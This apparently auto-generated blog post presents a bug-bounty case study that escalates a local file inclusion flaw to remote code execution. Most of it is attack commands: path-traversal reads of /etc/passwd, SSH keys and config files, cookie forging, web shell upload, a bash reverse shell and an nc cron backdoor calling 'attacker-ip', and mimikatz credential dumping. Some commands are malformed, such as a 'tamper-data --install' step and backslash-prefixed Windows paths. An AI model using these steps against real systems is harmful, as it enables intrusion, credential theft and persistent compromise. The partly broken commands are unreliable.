
Listen to this Post
Introduction:

A recent penetration test demonstrated the devastating potential of vulnerability chains, where attackers turned a simple local file read flaw into a full remote code execution payout. This case study reveals how meticulous reconnaissance and strategic escalation can transform a low-severity finding into a critical system compromise, netting security researchers a $40,000 bounty.
Learning Objectives:
- Understand the methodology for escalating a Local File Inclusion (LFI) vulnerability to gain unauthorized access.
- Learn critical commands for system reconnaissance, privilege escalation, and authorization bypass.
- Develop strategies for chaining multiple low-impact vulnerabilities to achieve a high-impact compromise.
You Should Know:
1. Initial Reconnaissance and Service Enumeration
Before exploitation, comprehensive reconnaissance is crucial to map the attack surface.
 Nmap scan for service discovery
nmap -sV -sC -O -p- 192.168.1.100

Directory brute-forcing with Gobuster
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Subdomain enumeration with Amass
amass enum -d target.com -active
Step-by-step guide: Begin with an Nmap scan to identify open ports and services. The `-sV` flag probes service versions, while `-sC` runs default scripts. Follow with directory brute-forcing using Gobuster to discover hidden endpoints, and use Amass for subdomain enumeration to expand the target landscape. This comprehensive mapping reveals potential entry points for further exploitation.
2. Identifying and Verifying Local File Inclusion (LFI)
LFI vulnerabilities allow reading sensitive files from the server.
 Testing for LFI vulnerability
curl "http://target.com/index.php?file=../../../../etc/passwd"

Using PHP wrappers to read source code
curl "http://target.com/index.php?file=php://filter/convert.base64-encode/resource=config.php"

Decoding the base64 output
echo "PD9waHAg..." | base64 -d
Step-by-step guide: Test parameters that handle file inclusion by attempting to traverse directories to access /etc/passwd. If successful, use PHP filters to read source code in base64 format, which can then be decoded to reveal database credentials, API keys, and application logic that may contain additional vulnerabilities.
3. Leveraging LFI to Discover Authentication Secrets
LFI can expose configuration files containing database credentials and session information.
 Reading Apache configuration files
curl "http://target.com/index.php?file=../../../../etc/apache2/apache2.conf"

Extracting database credentials from config files
curl "http://target.com/index.php?file=../../../../var/www/html/config/database.php"

Reading SSH keys from compromised system
curl "http://target.com/index.php?file=../../../../home/user/.ssh/id_rsa"
Step-by-step guide: Systematically search for configuration files using path traversal. Apache and Nginx configurations reveal virtual host settings and directory permissions. Database configuration files often contain plaintext credentials that can provide initial access to backend systems. SSH keys found through LFI can enable direct server access if not properly secured.
4. Windows Configuration Extraction via LFI
On Windows systems, LFI can expose critical system and user data.
 Accessing Windows SAM database (theoretical)
\target.com\index.php?file=../../../../Windows/System32/config/SAM

Reading IIS configuration
\target.com\index.php?file=../../../../Windows/System32/inetsrv/config/applicationHost.config

Extracting web.config files
\target.com\index.php?file=../../../../inetpub/wwwroot/web.config
Step-by-step guide: Windows systems store credentials in the SAM database and system configuration in various XML files. While direct SAM extraction may be blocked by file locks, IIS configuration files (applicationHost.config) and application `web.config` files often contain connection strings, authentication settings, and API endpoints that facilitate further exploitation.
5. Authorization Bypass Through Session Manipulation
Using extracted credentials or session data to bypass authentication controls.
 Cookie manipulation with curl
curl -H "Cookie: session=eyJ1c2VyX2lkIjoiYWRtaW4ifQ==" http://target.com/admin

Setting up a proxy to manipulate requests
burpsuite

Using tamper data to modify session cookies
tamper-data --install
Step-by-step guide: After obtaining session information or admin credentials through LFI, use tools like Burp Suite or browser extensions to modify session cookies and HTTP headers. Replace user identifiers with administrative values or replay captured admin sessions to bypass authorization checks and access privileged functionality.
6. Achieving Remote Code Execution (RCE)
Converting authorization bypass into code execution through various techniques.
 Web shell upload via authenticated endpoint
curl -X POST -F "[email protected]" -H "Authorization: Bearer stolen_token" http://target.com/upload

Command injection through admin panels
curl -X POST -d "command=ls+-la" -H "Admin-Token: compromised_key" http://target.com/admin/system

Reverse shell establishment
bash -c 'bash -i >& /dev/tcp/attacker-ip/4444 0>&1'
Step-by-step guide: Once administrative access is obtained, upload a web shell through file upload functionality or execute commands directly through admin interfaces. Establish a reverse shell connection to maintain persistent access. The reverse shell command creates a connection back to the attacker’s machine, providing interactive system access.
7. Post-Exploitation and Privilege Escalation
Maintaining access and elevating privileges on the compromised system.
 Linux privilege escalation enumeration
linpeas.sh

Windows privilege escalation checks
winpeas.exe

Creating persistent backdoor
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc attacker-ip 4444 >/tmp/f" >> /etc/cron.hourly

Dumping credentials from memory
mimikatz  sekurlsa::logonpasswords
Step-by-step guide: Run automated enumeration scripts like LinPEAS or WinPEAS to identify misconfigurations, weak permissions, and potential privilege escalation vectors. Establish persistence through cron jobs, services, or scheduled tasks. Use credential dumping tools to extract additional authentication material from system memory for lateral movement.
What Undercode Say:
- Vulnerability chains represent the most significant threat to modern applications, where seemingly minor flaws combine to create critical breaches.
- Comprehensive input validation and proper access controls at every application layer are non-negotiable for security.
- The $40,000 bounty reflects the realistic business impact of such attack chains. Organizations must move beyond siloed vulnerability assessment and adopt attack path modeling to understand how attackers can connect multiple weaknesses. Regular penetration testing should specifically focus on escalation paths from low to high-severity issues, with particular attention to authentication/authorization bypass techniques. The principle of least privilege must be rigorously applied, and local file read vulnerabilities treated as potential gateway to full system compromise.
Prediction:
This attack methodology will increasingly target API endpoints and cloud-native applications as organizations continue digital transformation. We’ll see more automation tools specifically designed to chain vulnerabilities across microservices architectures, with AI-assisted reconnaissance identifying potential escalation paths that human testers might miss. The cybersecurity industry will respond with more integrated security platforms that correlate findings across vulnerability scanners, SAST, DAST, and runtime protection to identify and break these attack chains before exploitation.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Nahamsec Two – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


